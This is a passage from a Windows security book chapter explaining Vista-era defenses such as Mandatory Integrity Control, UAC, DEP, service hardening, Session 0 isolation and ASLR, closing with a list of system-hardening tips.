With Windows Vista, Microsoft implemented an extension to the basic system of discretionary access control that has been a mainstay of the operating system since its inception. The primary intent of this change was to implement *mandatory* access control in certain scenarios. For example, actions that require administrative privilege would require a further authorization, beyond that associated with the standard user context access token. Microsoft termed this new architecture extension *Mandatory Integrity Control* (MIC).

To accomplish mandatory access control–like behavior, MIC effectively implements a new set of four security principals called Integrity Levels (ILs) that can be added to access tokens and ACLs:

- Low
- Medium
- High
- System

ILs are implemented as SIDs, just like any other security principal. In Vista and later, besides the standard access control check, Windows will also check whether the IL of the requesting access token matches the IL of the target resource. For example, a Medium-IL

process may be blocked from reading, writing, or executing "up" to a High-IL object. MIC is thus based on the Biba Integrity Model for computer security (see http://en.wikipedia.org/wiki/Biba_model): "no write up, no read down" designed to protect integrity. This contrasts with the model proposed by Bell and LaPadula for the U.S. Department of Defense (DoD) multilevel security (MLS) policy (see http://en.wikipedia.org/wiki/Bell-LaPadula_model): "no write down, no read up," designed to protect confidentiality.

MIC isn't directly visible, but rather it serves as the underpinning of some of the key new security features in Vista and later: User Account Control (UAC), and Low Rights Internet Explorer (LoRIE). We'll talk briefly about them to show how MIC works in practice.

UAC (it was named Least User Access, or LUA, in prerelease versions of Vista) is perhaps the most visible new security feature in Vista. It works as follows:

1. Developers mark applications by embedding an *application manifest* (available since XP) to tell the operating system whether the application needs elevated privileges.
2. The LSA has been modified to grant two tokens at logon to administrative accounts: a *filtered* token and a *linked* token. The filtered token has all elevated privileges stripped out (using the restricted token mechanism described at msdn.microsoft.com/en-us/library/aa379316(VS.85).aspx).
3. Applications are run by default using the filtered token; the full-privilege linked token is used only when launching applications that are marked as requiring elevated privileges.
4. The user is prompted using a special consent environment (the rest of the session is grayed out and inaccessible) whether they in fact want to launch the program and may be prompted for appropriate credentials if they are not members of an administrative group.

Assuming application developers are well behaved, Vista thus achieves mandatory access control of a sort: only specific applications can be launched with elevated privileges.

Here's how UAC uses MIC: All nonadministrative user processes run with Medium-IL by default. Once a process has been elevated using UAC, it runs with High-IL and can thus access objects at that level. Thus, it's now mandatory to have High-IL privileges to access certain objects within Windows.

MIC also underlies the LoRIE implementation in Vista: the Internet Explorer process (iexplore.exe) runs at Low-IL and, in a system with default configuration, can write only to objects that are labeled with Low-IL SIDs (by default, this includes only the folder %USERPROFILE%\AppData\LocalLow and the Registry key HKCU\Software\AppDataLow). LoRIE thus cannot write to any other object in the system by default, greatly restricting the damage that can be done if the process gets compromised by malware while browsing the Internet.

CAUTION In the Vista release, provisions are in place to allow unmarked code to run with administrative privileges. In future releases, the *only* way to run an application elevated will be to have a signed manifest that identifies the privilege level the application needs.

CAUTION UAC can be disabled system-wide under the User Accounts Control Panel, "Turn User Account Control Off" setting.

Security researcher Joanna Rutkowska wrote some interesting criticisms of UAC and MIC in Vista at http://theinvisiblethings.blogspot.com/2007/02/running-vista-everyday.html. Windows technology guru Jesper Johansson has written some insightful articles on UAC in his blog at http://msinfluentials.com/blogs/jesper/.

Data Execution Prevention (DEP)

For many years, security researchers have discussed the idea of marking portions of memory nonexecutable. The major goal of this feature was to prevent attacks against the Achilles heel of software, the buffer overflow. Buffer overflows (and related memory corruption vulnerabilities) typically rely on injecting malicious code into executable portions of memory, usually the CPU execution stack or the heap. Making the stack nonexecutable, for example, shuts down one of the most reliable mechanisms for exploiting software available today: the stack-based buffer overflow. (See Chapter 10 for more details on buffer-overflows vulnerabilities and related exploits.)

Microsoft has moved closer to this holy grail by implementing what they call Data Execution Prevention, or DEP (see support.microsoft.com/kb/875352 for full details). DEP has both hardware and software components. When run on compatible hardware, DEP kicks in automatically and marks certain portions of memory as nonexecutable unless it explicitly contains executable code. Ostensibly, this would prevent most stack-based buffer overflow attacks. In addition to hardware-enforced DEP, XP SP2 and later also implement software-enforced DEP that attempts to block exploitation of Structured Exception Handling (SEH) mechanisms in Windows, which have historically provided attackers with a reliable injection point for shellcode (for example, see www.securiteam.com/windowsntfocus/5DP0M2KAKA.html).

TIP Software-enforced DEP is more effective with applications that are built with the SafeSEH C/C++ linker option.

Service Hardening

As we've seen throughout this chapter, hijacking or compromising highly-privileged Windows services is a common attack technique. Ongoing awareness of this has prompted Microsoft to continue to harden the services infrastructure in Windows XP

and Server 2003, and with Vista and Server 2008 they have taken service level security even further with Windows Service Hardening, which includes the following:

- Service Resource Isolation
- Least Privilege Services
- Session 0 Isolation
- Restricted Network Accessibility

Service Resource Isolation

Many services execute in the context of the same local account, such as LocalService. If any one of these services is compromised, the integrity of all other services executing as the same user are effectively compromised as well. To address this, Vista and Server 2008 mesh two technologies:

- Service-specific SIDs
- Restricted SIDs

By assigning each service a unique SID, service resources, such as a file or Registry key, can be ACLed to allow only that service to modify them. The following example shows Microsoft's sc.exe and PsGetSid tools (www.microsoft.com) to show the SID of the WLAN service, and then performing the reverse translation on the SID to derive the human-readable account name:

```
C:\>sc showsid wlansvc
NAME: wlansvc
SERVICE SID: S-1-5-80-1428027539-3309602793-2678353003-1498846795-
3763184142

C:\>psgetsid S-1-5-80-1428027539-3309602793-2678353003-1498846795-
3763184142

PsGetSid v1.43 - Translates SIDs to names and vice versa
Copyright (C) 1999-2006 Mark Russinovich
Sysinternals - www.sysinternals.com

Account for S-1-5-80-1428027539-3309602793-2678353003-1498846795-
3763184142:
Well Known Group: NT SERVICE\Wlansvc
```

To mitigate services that must run under the same context from affecting each other, write-restricted SIDs are used: the service SID, along with the write-restricted SID (S-1-5-33), is added to the service process's restricted SID list. When a restricted process or thread attempts to access an object, *two* access checks are performed: one using the enabled token SIDs and another using the restricted SIDs. Only if *both* checks succeed

will access be granted. This prevents restricted services from accessing any object that does not explicitly grant access to the service SID.

Least Privilege Services

Historically, many Windows services operated under the context of LocalSystem, which grants the service the ability to do just about anything. In Vista, the privileges granted to a service are no longer exclusively bound to the account to which it is configured to run; they can be explicitly requested.

To achieve this, the Service Control Manager (SCM) has been changed. Services are now capable of providing the SCM with a list of specific privileges that they require (of course, they cannot request permissions that are not originally possessed by the principal to which they are configured to start). Upon starting the service, the SCM strips all privileges from the services' process that are not explicitly requested.

For services that share a process, such as svchost, the process token will contain an aggregate of all privileges required by each individual service in the group, making this process an ideal attack point. By stripping out unneeded privileges, the overall attack surface of the hosting process is decreased.

As in previous versions of Windows, services can be configured via the command-line tool sc.exe. Two new options have been added to this utility, `qprivs` and `privs`, which allow for querying and settings service privileges, respectively. If you are looking to audit or lock down the services running on your Vista or Server 2008 machine, these commands are invaluable.

TIP If you start setting service privileges via sc.exe, make sure you specify *all* of the privileges at once. Sc.exe does not assume you want to add the privilege to the existing list.

Service Refactoring

Service refactoring is a fancy name for running services under lower privileged accounts, the meat-and-potatoes way to run services with least privilege. In Vista, Microsoft has moved eight services out of the SYSTEM context and into LocalService. An additional four SYSTEM services have been moved to run under the NetworkService account as well.

Additionally, six new service hosts (svchosts) have been introduced. These hosts provide added flexibility when locking down services and are listed here in order of increasing privilege:

- LocalServiceNoNetwork
- LocalServiceRestricted
- LocalServiceNetworkRestricted
- NetworkServiceRestricted
- NetworkServiceNetworkRestricted
- LocalSystemNetworkRestricted

Each of these operates with a write-restricted token, as described earlier in this chapter, with the exception of those with a NetworkRestricted suffix. Groups with a NetworkRestricted suffix limit the network accessibility of the service to a fixed set of ports, which we will cover now in a bit more detail.

Restricted Network Access

With the new version of the Windows Firewall (now with Advanced Security!) in Vista and Server 2008, network restriction policies can be applied to services as well. The new firewall allows administrators to create rules that respect the following connection characteristics:

- **Directionality** Rules can now be applied to both ingress and egress traffic.
- **Protocol** The firewall is now capable of making decisions based on an expanded set of protocol types.
- **Principal** Rules can be configured to apply only to a specific user.
- **Interface** Administrators can now apply rules to a given interface set, such as Wireless, Local Area Network, and so on.

Interacting with these and other features of the firewall are just a few of the ways services can be additionally secured.

Session 0 Isolation

In 2002, researcher Chris Paget introduced a new Windows attack technique coined the "Shatter Attack." The technique involved using a lower privileged attacker sending a window message to a higher-privileged service that causes it to execute arbitrary commands, elevating the attacker's privileges to that of the service (see http://en.wikipedia.org/wiki/Shatter_attack). In its response to Paget's paper, Microsoft noted that "By design, all services within the interactive desktop are peers and can levy requests upon each other. As a result, all services in the interactive desktop effectively have privileges commensurate with the most highly privileged service there."

At a more technical level, this design allowed attackers to send window messages to privileged services because they shared the default logon session, Session 0 (see http://www.microsoft.com/whdc/system/vista/services.mspx). By separating user and service sessions, Shatter-type attacks are mitigated. This is the essence of Session 0 Isolation: in Vista, services and system processes remain in Session 0 while user sessions start at Session 1. This can be observed within the Task Manager if you go to the View menu and select the Session ID column, as shown in Figure 4-14.

You can see in Figure 4-14 that most service and system processes exist in Session 0 while user processes exist in Session 1. It's worth noting that not *all* system processes execute in Session 0. For example, winlogon.exe and an instance of csrsss.exe exist in user sessions under the context of SYSTEM. Even so, session isolation, in combination with other features like MIC that were discussed previously, represents an effective mitigation for a once-common vector for attackers.




Figure 4-14 The Task Manager Session ID column shows separation between user sessions (ID 1) and service sessions (ID 0).

Compiler-based Enhancements

As we've seen in this book so far, some of the worst exploits result from memory corruption attacks like the buffer overflow. Starting with Windows Vista and Server 2008 (earlier versions implement some of these features), Microsoft implemented some features to deter such attacks, including:

- GS
- SafeSEH
- Address Space Layout Randomization (ASLR)

These are mostly compile-time under-the-hood features that are not configurable by administrators or users. We provide brief descriptions of these features here to illustrate their importance in deflecting common attacks. You can read more details about how they are used to deflect real-world attacks in *Hacking Exposed Windows, Third Edition* (McGraw-Hill Professional, 2007; http://www.winhackingexposed.com).

GS is a compile-time technology that aims to prevent the exploitation of stack-based buffer overflows on the Windows platform. GS achieves this by placing a random value, or cookie, on the stack between local variables and the return address. Portions of the code in many Microsoft products are now compiled with GS.

As originally described in Dave Litchfield's paper "Defeating the Stack Based Overflow Prevention Mechanism of Microsoft Windows 2003 Server" (see http://www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf), an attacker can overwrite the exception handler with a controlled value and obtain code execution in a more reliable fashion than directly overwriting the return address. To address this, SafeSEH was introduced in Windows XP SP2 and Windows Server 2003 SP1. Like GS, SafeSEH (also known as Software Data Execution Prevention, or DEP) is a compile-time security technology. Unlike GS, instead of protecting the frame pointer and return address, the purpose of SafeSEH is to ensure that the exception handler frame is not abused.

ASLR is designed to mitigate an attacker's ability to predict locations in memory where helpful instructions and controllable data are located. Before ASLR, Windows images were loaded in consistent ways that allowed stack overflow exploits to work reliably across almost any machine running a vulnerable version of the affected software, like a pandemic virus that could universally infect all Windows deployments. To address this, Microsoft adapted prior efforts focused on randomizing the location of where executable images (DLLs, EXEs, and so on), heap, and stack allocations reside. Like GS and SafeSEH, ASLR is also enabled via a compile-time parameter, the linker option `/DYNAMICBASE`.

CAUTION Older versions of link.exe do not support ASLR; see support.microsoft.com/kb/922822.

From a remote attacker's perspective, ASLR remains an effective protective mechanism as there is no way to determine the load address of images. However, a local attacker can derive the addresses of useful DLLs by attaching a debugger to any process. Because the load address of DLLs is fairly constant across process, the probability of the same DLL being loaded at the same location within a privileged process is high. As such, the efficacy of ASLR on the local landscape is fairly reduced. To be fair, ASLR was not designed to protect against local attacks.

Coda: The Burden of Windows Security

Many fair and unfair claims about Windows security have been made to date, and more are sure to be made in the future. Whether made by Microsoft, its supporters, or its many critics, such claims will be proven or disproven only by time and testing in real-world scenarios. We'll leave everyone with one last meditation on this topic that pretty much sums up our position on Windows security.

Most of the much-hyped "insecurity" of Windows results from common mistakes that have existed in many other technologies, and for a longer time. It only seems worse

because of the widespread deployment of Windows. If you choose to use the Windows platform for the very reasons that make it so popular (ease of use, compatibility, and so on), you will be burdened with understanding how to make it secure and keeping it that way. Hopefully, you feel more confident with the knowledge gained from this book. Good luck!

SUMMARY

Here are some tips compiled from our discussion in this chapter, as well as pointers to further information:

- The Center for Internet Security (CIS) offers free Microsoft security configuration benchmarks and scoring tools for download at www.cisecurity.org.
- Check out *Hacking Exposed Windows, Third Edition* (McGraw-Hill Professional, 2007; http://www.winhackingexposed.com) for the most complete coverage of Windows security from stem to stern. That book embraces and greatly extends the information presented in this book to deliver comprehensive security analysis of Microsoft's flagship OS and future versions.
- Read Chapter 12 for information on protecting Windows from client-side abuse, the most vulnerable frontier in the ever-escalating arms race with malicious hackers.
- Keep up to date with new Microsoft security tools and best practices available at http://www.microsoft.com/security.
- Don't forget exposures from other installed Microsoft products within your environment; for example, see http://www.sqlsecurity.com for great, in-depth information on SQL vulnerabilities.
- Remember that applications are often far more vulnerable than the OS—especially modern, stateless, Web-based applications. Perform your due diligence at the OS level using information supplied in this chapter, but focus intensely and primarily on securing the application layer overall. See Chapters 10, 11, and 12 as well as *Hacking Exposed Web Applications, Second Edition* (McGraw-Hill Professional, 2006; http://www.webhackingexposed.com) for more information on this vital topic.
- Minimalism equals higher security: if nothing exists to attack, attackers have no way of getting in. Disable all unnecessary services by using services.msc. For those services that remain necessary, configure them securely (for example, disable unused ISAPI extensions in IIS).
- If file and print services are not necessary, disable SMB.
- Use the Windows Firewall (Windows XP SP2 and later) to block access to any other listening ports except the bare minimum necessary for function.
- Protect Internet-facing servers with network firewalls or routers.

- Keep up to date with all the recent service packs and security patches. See http://www.microsoft.com/security to view the updated list of bulletins.
- Limit interactive logon privileges to stop privilege-escalation attacks before they even get started.
- Use Group Policy (gpedit.msc) to help create and distribute secure configurations throughout your Windows environment.
- Enforce a strong policy of physical security to protect against offline attacks referenced in this chapter. Implement SYSKEY in password- or floppy-protected mode to make these attacks more difficult. Keep sensitive servers physically secure, set BIOS passwords to protect the boot sequence, and remove or disable floppy disk drives and other removable media devices that can be used to boot systems to alternative OSes.
- Subscribe to relevant security publications and online resources to keep current on the state of the art of Windows attacks and countermeasures.